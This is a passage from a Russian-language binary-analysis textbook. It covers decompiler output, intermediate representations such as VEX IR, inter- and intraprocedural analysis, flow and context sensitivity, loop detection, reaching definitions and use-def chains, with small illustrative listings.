  sub_7A5950(v2 - 472);
  v5 = *(_DWORD *)(v2 - 540);
  *(_DWORD *)(v2 - 524) = -1;
  sub_9DD410(v5);
  return &off_AE1854;
}
```

Как видно из листинга, декомпилированный код читать намного проще, чем необработанный ассемблер. Декомпилятор предполагает сигнатуру функции и локальные переменные. Вместо мнемоник ассемблера арифметические и логические операции выражаются понятнее, обычными операторами C. Декомпилятор также пытается восстановить конструкции потока управления: ветви `if`/`else`, циклы и вызовы функций. Имеется даже оператор `return` в стиле C, который позволяет легче увидеть конечный результат функции.

При всей пользе декомпиляции помните: это всего лишь инструмент, помогающий понять действия программы. Декомпилированный код очень далёк от исходного текста C, может явно содержать ошибки и наследует как все неточности базового дизассемблирования, так и ошибки самого процесса декомпиляции. Поэтому обычно не стоит строить поверх декомпиляции более продвинутые виды анализа.

6.3.4. Промежуточные представления

Наборы команд вроде x86 и ARM содержат множество различных инструкций со сложной семантикой. Например, на x86 даже кажущаяся простой инструкция `add` имеет побочные эффекты: устанавливает флаги состояния в регистре `eflags`. Огромное число инструкций и побочных эффектов затрудняет автоматическое рассуждение о бинарных программах. Например, как вы увидите в главах 10-13, механизмы динамического анализа помеченных данных и символьного выполнения должны реализовать явные обработчики, отражающие семантику потока данных всех анализируемых инструкций. Точно реализовать все эти обработчики - чрезвычайно трудная задача.

Промежуточные представления (intermediate representations, IR), также называемые промежуточными языками, предназначены для снятия этой нагрузки. IR - простой язык, абстрагирующий низкоуровневые машинные языки вроде x86 и ARM. Среди популярных IR - Reverse Engineering Intermediate Language (REIL) и VEX IR, применяемый в каркасе инструментирования Valgrind.[13] Существует даже инструмент McSema, переводящий бинарные файлы в битовый код LLVM, также называемый LLVM IR.[14]

Идея языков IR заключается в автоматическом переводе настоящего машинного кода, например x86, в IR, который сохраняет всю семантику машинного кода, но гораздо проще для анализа. Для сравнения: в REIL всего 17 различных инструкций, тогда как в x86 их сотни. Кроме того, языки REIL, VEX и LLVM IR выражают все операции явно, без неочевидных побочных эффектов инструкций.

Реализация перевода низкоуровневого машинного кода в IR всё равно требует большой работы, но после неё значительно проще создавать новые методы анализа бинарных файлов поверх переведённого кода. Вместо написания обработчиков каждой инструкции отдельно для каждого вида анализа при использовании IR это требуется сделать лишь однажды - при реализации перевода. Более того, можно написать трансляторы для разных архитектур наборов команд, например x86, ARM и MIPS, и отображать их все в одно IR. Тогда любой инструмент анализа бинарных файлов, работающий с этим IR, автоматически получает поддержку всех архитектур, поддерживаемых представлением.

Компромисс при переводе сложного набора команд вроде x86 в простой язык наподобие REIL, VEX или LLVM IR заключается в том, что язык IR гораздо менее компактен. Это неизбежное следствие выражения сложных операций со всеми побочными эффектами ограниченным набором простых инструкций. Для автоматического анализа это обычно не проблема, но человеку промежуточные представления читать трудно. Чтобы увидеть, как выглядит IR, рассмотрим листинг 6-7, где показан перевод инструкции x86-64 `add rax,rdx` в VEX IR.[15]

Листинг 6-7. Перевод инструкции x86-64 `add rax,rdx` в VEX IR

```
IRSB {
    t0:Ity_I64 t1:Ity_I64 t2:Ity_I64 t3:Ity_I64

    00 | ------ IMark(0x40339f, 3, 0) ------
    01 | t2 = GET:I64(rax)
    02 | t1 = GET:I64(rdx)
    03 | t0 = Add64(t2,t1)
    04 | PUT(cc_op) = 0x0000000000000004

    05 | PUT(cc_dep1) = t2
    06 | PUT(cc_dep2) = t1
    07 | PUT(rax) = t0
    08 | PUT(pc) = 0x00000000004033a2
    09 | t3 = GET:I64(pc)
    NEXT: PUT(rip) = t3; Ijk_Boring
}
```

Как видите, одна инструкция `add` порождает 10 инструкций VEX и дополнительные метаданные. Сначала метаданные сообщают, что перед нами суперблок IR (IRSB), соответствующий одной машинной инструкции. IRSB содержит четыре временных значения `t0`-`t3`, все типа `Ity_I64`, то есть 64-разрядные целые числа. Затем следует `IMark` - метаданные, которые среди прочего задают адрес и длину машинной инструкции.

Далее идут собственно инструкции IR, моделирующие `add`. Сначала две инструкции `GET` извлекают 64-разрядные значения из `rax` и `rdx` во временные хранилища `t2` и `t1` соответственно. Обратите внимание: здесь `rax` и `rdx` - лишь символьные имена частей состояния VEX, моделирующих эти регистры. Инструкции VEX извлекают значения не из настоящих регистров `rax` и `rdx`, а из их зеркального состояния в VEX. Само сложение выполняется инструкцией VEX `Add64`, которая складывает два 64-разрядных целых `t2` и `t1` и сохраняет результат в `t0`.

После сложения несколько инструкций `PUT` моделируют побочные эффекты `add`, например обновление флагов состояния x86. Затем ещё одна `PUT` сохраняет результат сложения в часть состояния VEX, представляющую `rax`. Наконец VEX IR моделирует обновление счётчика команд до следующей инструкции. Подсказка потока управления `Ijk_Boring` (Jump Kind Boring - «скучный вид перехода») сообщает, что `add` никак интересно не влияет на поток управления: поскольку это не инструкция ветвления, управление просто «проваливается» к следующей инструкции в памяти. Инструкции ветвления, напротив, могут помечаться подсказками вроде `Ijk_Call` или `Ijk_Ret`, сообщающими анализу, например, о вызове или возврате.

При создании инструментов поверх существующего каркаса анализа бинарных файлов обычно не приходится непосредственно работать с IR: каркас сам обрабатывает всё связанное с промежуточным представлением. Тем не менее знать об IR полезно, если вы когда-нибудь захотите реализовать собственный каркас анализа бинарных файлов или изменить существующий.

6.4. Основные методы анализа

Изученные в этой главе методы дизассемблирования составляют фундамент анализа бинарных файлов. На них основаны многие продвинутые методы последующих глав, например инструментирование бинарных файлов и символьное выполнение. Но прежде чем переходить к ним, я хочу рассмотреть несколько «стандартных» видов анализа, поскольку они широко применимы. Это не самостоятельные методы анализа бинарных файлов, однако их можно использовать как составляющие более сложного анализа.

Если не указано иное, обычно они реализуются в виде статического анализа, хотя их можно приспособить и для динамических трасс выполнения.

6.4.1. Свойства анализа бинарных файлов

Сначала рассмотрим разные свойства, которыми может обладать любой подход к анализу бинарных файлов. Это поможет классифицировать методы из этой и последующих глав и понять их компромиссы.

Межпроцедурный и внутрипроцедурный анализ

Вспомните: функции - одна из основных структур кода, которую пытаются восстановить дизассемблеры, поскольку анализировать код на уровне функций понятнее. Другая причина использования функций - масштабируемость: некоторые виды анализа попросту нереализуемы для программы целиком.

Число возможных путей через программу растёт экспоненциально с количеством передач управления - переходов и вызовов. В программе всего с 10 ветвями `if`/`else` может быть до 2^10 = 1024 путей через код. При ста ветвях число путей достигает 1,27 × 10^30, а при тысяче - 1,07 × 10^301! Многие программы содержат гораздо больше ветвей, поэтому исследовать каждый возможный путь нетривиальной программы вычислительно невозможно.

Именно поэтому вычислительно сложный анализ бинарных файлов часто бывает внутрипроцедурным: за один раз он рассматривает код лишь одной функции. Обычно внутрипроцедурный анализ по очереди исследует CFG каждой функции. Межпроцедурный анализ, напротив, рассматривает всю программу как единое целое, как правило связывая CFG всех функций через граф вызовов.

Поскольку большинство функций содержит всего несколько десятков инструкций передачи управления, сложный анализ на уровне функции вычислительно осуществим. Если отдельно проанализировать 10 функций с 1024 возможными путями в каждой, всего получится 10 × 1024 = 10 240 путей. Это намного лучше, чем 1024^10 ≈ 1,27 × 10^30 путей, которые пришлось бы исследовать при рассмотрении всей программы сразу.

Недостаток внутрипроцедурного анализа - неполнота. Например, если программа содержит ошибку, которая проявляется только после строго определённой последовательности вызовов функций, внутрипроцедурный инструмент поиска ошибок её не обнаружит. Он рассмотрит каждую функцию отдельно и решит, что всё в порядке. Межпроцедурный инструмент, напротив, найдёт ошибку, но может потратить столько времени, что результат утратит смысл.

В качестве другого примера рассмотрим, как компилятор может решить оптимизировать код из листинга 6-8 в зависимости от того, применяется внутрипроцедурная или межпроцедурная оптимизация.

Листинг 6-8. Программа, содержащая мёртвую функцию

```
#include <stdio.h>

static void
dead(int x)
{
  if(x == 5) {
    printf("Never reached\n");
  }
}

int
main(int argc, char *argv[])
{
  dead(4);
  return 0;
}
```

В этом примере функция `dead` принимает один целочисленный параметр `x` и ничего не возвращает. Внутри функции есть ветвь, печатающая сообщение, только если `x` равно 5. Однако `dead` вызывается лишь из одного места с постоянным аргументом 4. Следовательно, эта ветвь никогда не выбирается и сообщение никогда не печатается.

Компиляторы применяют оптимизацию, называемую удалением мёртвого кода, чтобы находить участки, которые на практике никогда не могут быть достигнуты, и не включать бесполезный код в скомпилированный бинарный файл. Но в данном случае чисто внутрипроцедурный проход удаления мёртвого кода не сумел бы устранить бесполезную ветвь. Оптимизируя `dead`, такой проход ничего не знает о коде других функций, а потому не знает, где и как вызывается `dead`. Аналогично, при оптимизации `main` он не может заглянуть внутрь `dead` и заметить, что переданный ей конкретный аргумент заставляет `dead` ничего не делать.

Только межпроцедурный анализ может заключить, что `dead` всегда вызывается исключительно из `main` со значением 4, а значит, ветвь никогда не будет выбрана. Поэтому внутрипроцедурный проход удаления мёртвого кода включит в скомпилированный бинарный файл всю функцию `dead` и её вызовы, хотя они бесполезны, тогда как межпроцедурный проход полностью исключит ненужную функцию.

Чувствительность к потоку

Анализ бинарных файлов может быть чувствительным или нечувствительным к потоку.[16] Чувствительность к потоку означает, что анализ учитывает порядок инструкций.

Чтобы это стало яснее, рассмотрим следующий псевдокод:

```
x = unsigned_int(argv[0]) # x ∈ [0,∞]
x = x + 5                 # x ∈ [5,∞]
x = x + 10                # x ∈ [15,∞]
```

Код получает от пользователя беззнаковое целое число, а затем выполняет над ним некоторые вычисления. Предположим, требуется анализ, определяющий возможные значения каждой переменной; он называется анализом множества значений. Нечувствительный к потоку вариант просто установит, что x может содержать любое значение, поскольку получает его от пользователя. В общем случае верно, что в какой-то момент программы x может принимать любое значение, однако это справедливо не для всех точек программы. Поэтому нечувствительный к потоку анализ даёт не очень точные сведения, зато сравнительно дёшев с точки зрения вычислительной сложности.

Чувствительный к потоку вариант выдаст более точные результаты. В отличие от нечувствительного, он оценивает множество возможных значений x в каждой точке программы, учитывая предыдущие инструкции. Сразу после первой строки анализ заключает, что x может иметь любое беззнаковое значение, поскольку оно получено от пользователя и ещё ни одна инструкция его не ограничила. После прибавления 5 оценку можно уточнить: с этого момента x не может быть меньше 5. Аналогично после следующей инструкции известно, что x не меньше 15.

Разумеется, в действительности всё не так просто: вместо прямолинейного кода приходится работать с более сложными конструкциями, такими как ветви, циклы и рекурсивные вызовы функций. Поэтому чувствительный к потоку анализ обычно значительно сложнее и требует больше вычислений, чем нечувствительный.

Чувствительность к контексту

Если чувствительность к потоку учитывает порядок инструкций, чувствительность к контексту учитывает порядок вызовов функций. Она имеет смысл только для межпроцедурного анализа. Нечувствительный к контексту межпроцедурный анализ вычисляет единый глобальный результат. Чувствительный к контексту анализ, напротив, вычисляет отдельный результат для каждого возможного пути по графу вызовов - иными словами, для каждого возможного порядка функций в стеке вызовов. Это означает, что точность чувствительного к контексту анализа ограничена точностью графа вызовов. Контекст анализа - состояние, накопленное при прохождении графа. Я буду представлять его как список ранее пройденных функций: `<f1, f2, ..., fn>`.

На практике контекст обычно ограничивают, поскольку очень большие контексты делают чувствительный к потоку анализ слишком вычислительно дорогим. Например, результаты могут вычисляться только для контекстов из пяти - или любого другого заданного количества - последовательных функций, а не для полных путей неограниченной длины. Преимущества чувствительного к контексту анализа показаны на рис. 6-9.




Рис. 6-9. Чувствительный и нечувствительный к контексту анализ косвенных вызовов в `opensshd`

Рисунок показывает, как чувствительность к контексту влияет на результат анализа косвенного вызова в `opensshd` версии 3.5. Цель анализа - определить возможные цели места косвенного вызова в функции `channel_handler`, в строке `(*ftab[c->type])(c, readset, writeset);`. Цель косвенного вызова берётся из таблицы указателей на функции, переданной `channel_handler` в аргументе `ftab`. Функция `channel_handler` вызывается из двух других функций: `channel_prepare_select` и `channel_after_select`. Каждая передаёт в аргументе `ftab` собственную таблицу указателей на функции.

Нечувствительный к контексту анализ косвенного вызова заключает, что вызов внутри `channel_handler` может указывать на любой указатель функции либо из таблицы `channel_pre`, переданной из `channel_prepare_select`, либо из `channel_post`, переданной из `channel_after_select`. Фактически множество возможных целей считается объединением всех возможных множеств на любом пути программы.

Чувствительный к контексту анализ, напротив, определяет отдельное множество целей для каждого возможного контекста предшествующих вызовов. Если `channel_handler` вызвана из `channel_prepare_select`, допустимы только цели из переданной ей таблицы `channel_pre`. Если же `channel_handler` вызвана из `channel_after_select`, возможны лишь цели из `channel_post`. В этом примере рассматривается контекст длиной 1, но в общем случае он может быть сколь угодно длинным - вплоть до самого длинного возможного пути по графу вызовов.

Как и у чувствительности к потоку, преимущество чувствительности к контексту - повышенная точность, а недостаток - большая вычислительная сложность. Кроме того, чувствительный к контексту анализ вынужден хранить значительный объём состояния для отслеживания всех разных контекстов.

Если имеются рекурсивные функции, число возможных контекстов бесконечно, поэтому для таких случаев нужны специальные меры.[17] Часто создать масштабируемый чувствительный к контексту вариант анализа без компромисса между затратами и пользой - например, без ограничения размера контекста - невозможно.

6.4.2. Анализ потока управления

Любой анализ бинарного файла предназначен для выяснения свойств потока управления программы, свойств потока данных либо и тех и других. Анализ, исследующий свойства потока управления, закономерно называется анализом потока управления, а ориентированный на поток данных - анализом потока данных. Различие определяется исключительно тем, сосредоточен ли анализ на управлении или данных; оно ничего не говорит о том, является ли анализ внутри- или межпроцедурным, чувствительным или нечувствительным к потоку, чувствительным или нечувствительным к контексту. Начнём с распространённого вида анализа потока управления - обнаружения циклов. В следующем разделе будут рассмотрены несколько обычных видов анализа потока данных.

Обнаружение циклов

Как следует из названия, обнаружение циклов предназначено для поиска циклов в коде. На уровне исходного кода циклы легко заметить по ключевым словам вроде `while` или `for`. На уровне бинарного файла это сложнее, поскольку циклы реализуются теми же условными и безусловными инструкциями перехода, что и ветви `if`/`else` и `switch`.

Умение находить циклы полезно по многим причинам. С точки зрения компилятора они интересны потому, что программа проводит внутри них значительную часть времени выполнения - часто приводится оценка в 90 процентов. Поэтому циклы являются привлекательной целью оптимизации. С точки зрения безопасности анализ циклов полезен, поскольку уязвимости наподобие переполнения буфера часто возникают именно в них.

Алгоритмы обнаружения циклов в компиляторах используют иное определение цикла, чем можно было бы ожидать интуитивно. Они ищут естественные циклы - циклы с определёнными свойствами правильной формы, упрощающими анализ и оптимизацию. Существуют и алгоритмы, обнаруживающие любой цикл в CFG, даже если он не соответствует более строгому определению естественного цикла. На рис. 6-10 показан CFG с естественным циклом и циклом, который естественным не является.

Сначала будет рассмотрен типичный алгоритм обнаружения естественных циклов. После этого станет понятнее, почему не каждый цикл соответствует данному определению. Чтобы понять естественный цикл, нужно познакомиться с деревом доминирования. В правой части рис. 6-10 показан пример дерева доминирования для CFG слева.




Рис. 6-10. CFG и соответствующее дерево доминирования

Говорят, что базовый блок `A` доминирует над другим базовым блоком `B`, если из точки входа CFG попасть в `B` можно только предварительно пройдя через `A`. Например, на рис. 6-10 блок `BB3` доминирует над `BB5`, но не над `BB6`, поскольку к `BB6` можно прийти также через `BB4`. Вместо этого над `BB6` доминирует `BB1` - последний узел, через который обязан пройти любой путь от точки входа к `BB6`. Дерево доминирования кодирует все отношения доминирования в CFG.

Естественный цикл образуется обратным ребром из базового блока `B` в `A`, где `A` доминирует над `B`. Получившийся цикл содержит все базовые блоки, над которыми доминирует `A` и из которых существует путь к `B`. По соглашению сам `B` из этого множества исключается. Интуитивно такое определение означает, что в естественный цикл нельзя войти где-то посередине - только через строго определённый узел-заголовок. Это упрощает анализ естественных циклов.

Например, на рис. 6-10 естественный цикл охватывает базовые блоки `BB3` и `BB5`, поскольку существует обратное ребро из `BB5` в `BB3`, а `BB3` доминирует над `BB5`. Здесь `BB3` - узел-заголовок цикла, `BB5` - узел возврата, а «тело» цикла, по определению не включающее узел-заголовок и узел возврата, не содержит ни одного узла.

Обнаружение циклов в графе

Возможно, вы заметили ещё одно обратное ребро графа - из `BB7` в `BB4`. Оно образует цикл, но не естественный, поскольку в цикл можно войти «посередине», через `BB6` или `BB7`. По этой причине `BB4` не доминирует над `BB7`, и цикл не соответствует определению естественного.

Чтобы находить такие циклы, включая естественные, нужен только CFG, но не дерево доминирования. Достаточно начать поиск в глубину (depth-first search, DFS) из входного узла CFG и вести стек, помещая в него каждый базовый блок, который проходит DFS, и извлекая его при возврате поиска. Если DFS встречает базовый блок, уже находящийся в стеке, цикл найден.

Предположим, что DFS выполняется по CFG на рис. 6-10. Поиск начинается с точки входа `BB1`. В листинге 6-9 показано, как изменяется состояние DFS и как он обнаруживает оба цикла в CFG; для краткости продолжение после их обнаружения опущено.

Листинг 6-9. Обнаружение циклов с помощью DFS

```
0:  [BB1]
1:  [BB1,BB2]
2:  [BB1]
3:  [BB1,BB3]
4:  [BB1,BB3,BB5]
5:  [BB1,BB3,BB5,BB3]              *cycle found*
6:  [BB1,BB3,BB5]
7:  [BB1,BB3,BB5,BB7]
8:  [BB1,BB3,BB5,BB7,BB4]
9:  [BB1,BB3,BB5,BB7,BB4,BB6]
10: [BB1,BB3,BB5,BB7,BB4,BB6,BB7]  *cycle found*
...
```

Сначала DFS исследует крайнюю левую ветвь BB1, но быстро возвращается, встретив тупик. Затем он входит в среднюю ветвь из BB1 в BB3 и продолжает поиск через BB5, после чего снова встречает BB3, обнаруживая цикл, охватывающий BB3 и BB5. Затем поиск возвращается к BB5 и продолжает путь через BB7, BB4 и BB6, пока наконец снова не встречает BB7 и не обнаруживает второй цикл.

6.4.3. Анализ потока данных

Теперь рассмотрим несколько распространённых методов анализа потока данных: анализ достигающих определений, цепочки «использование-определение» и срезы программы.

Анализ достигающих определений

Анализ достигающих определений отвечает на вопрос: «Какие определения данных могут достичь этой точки программы?» Говоря, что определение данных может «достичь» точки, я имею в виду, что значение, присвоенное переменной - либо на более низком уровне регистру или области памяти, - может дойти до этой точки, не будучи по пути перезаписанным другим присваиванием. Обычно анализ достигающих определений применяется на уровне CFG, хотя может быть и межпроцедурным.

Сначала для каждого отдельного базового блока определяют, какие определения он порождает, а какие уничтожает. Обычно это выражается вычислением множеств gen и kill каждого блока. На рис. 6-11 показан пример таких множеств.

Множество gen блока BB3 содержит операторы 6 и 8, поскольку это определения данных внутри BB3, сохраняющиеся до конца базового блока. Оператор 7 не сохраняется, поскольку z перезаписывается оператором 8. Множество kill содержит операторы 1, 3 и 4 из BB1 и BB2, поскольку эти присваивания перезаписываются другими присваиваниями в BB3.




Рис. 6-11. Пример множеств `gen` и `kill` базового блока

Вычислив множества `gen` и `kill` каждого базового блока, мы получаем локальное решение, сообщающее, какие определения данных порождает и уничтожает каждый блок. По нему можно вычислить глобальное решение: какие определения из любой точки CFG способны достичь начала базового блока и какие продолжают существовать после него. Глобальное множество определений, способных достичь базового блока `B`, обозначается `in[B]` и определяется так:

```
in[B] = union(out[p]) for all p in pred[B]
```

Интуитивно это означает, что множество определений, достигающих B, является объединением всех множеств определений, выходящих из базовых блоков-предшественников B. Множество определений, выходящих из базового блока B, обозначается out[B] и задаётся следующим образом:

```
out[B] = gen[B] union (in[B] - kill[B])
```

Иными словами, из B выходят определения, которые он либо порождает сам, либо получает от предшественников в составе множества in и не уничтожает. Обратите внимание на взаимную зависимость определений множеств in и out: in задаётся через out, и наоборот. Поэтому на практике анализу достигающих определений недостаточно один раз вычислить множества in и out каждого базового блока. Анализ должен быть итеративным: на каждой итерации множества вычисляются для всех базовых блоков, а итерации продолжаются до тех пор, пока множества не перестанут изменяться. Когда все in и out достигнут устойчивого состояния, анализ завершён.

Анализ достигающих определений лежит в основе многих видов анализа потока данных, включая анализ «использование-определение», который рассматривается далее.

Цепочки «использование-определение»

Цепочки «использование-определение» для каждой точки использования переменной показывают, где она могла быть определена. Например, на рис. 6-12 цепочка переменной y в B2 содержит операторы 2 и 7. Это связано с тем, что в данной точке CFG значение y могло быть получено либо из исходного присваивания в операторе 2, либо - после одной итерации цикла - из оператора 7. Цепочки для z в B2 нет, поскольку в этом базовом блоке z только присваивается, но не используется.




Рис. 6-12. Пример цепочек «использование-определение»

Цепочки «использование-определение» полезны, например, при декомпиляции: они позволяют декомпилятору проследить, где сравнивалось значение, использованное в условном переходе. Благодаря этому декомпилятор может объединить инструкции `cmp x,5` и `je` (переход при равенстве) в выражение более высокого уровня `if(x == 5)`. Такие цепочки применяются и в оптимизациях компилятора, например при распространении констант, когда переменная заменяется константой, если в данной точке программы это её единственное возможное значение. Они полезны и во множестве других сценариев анализа бинарных файлов.

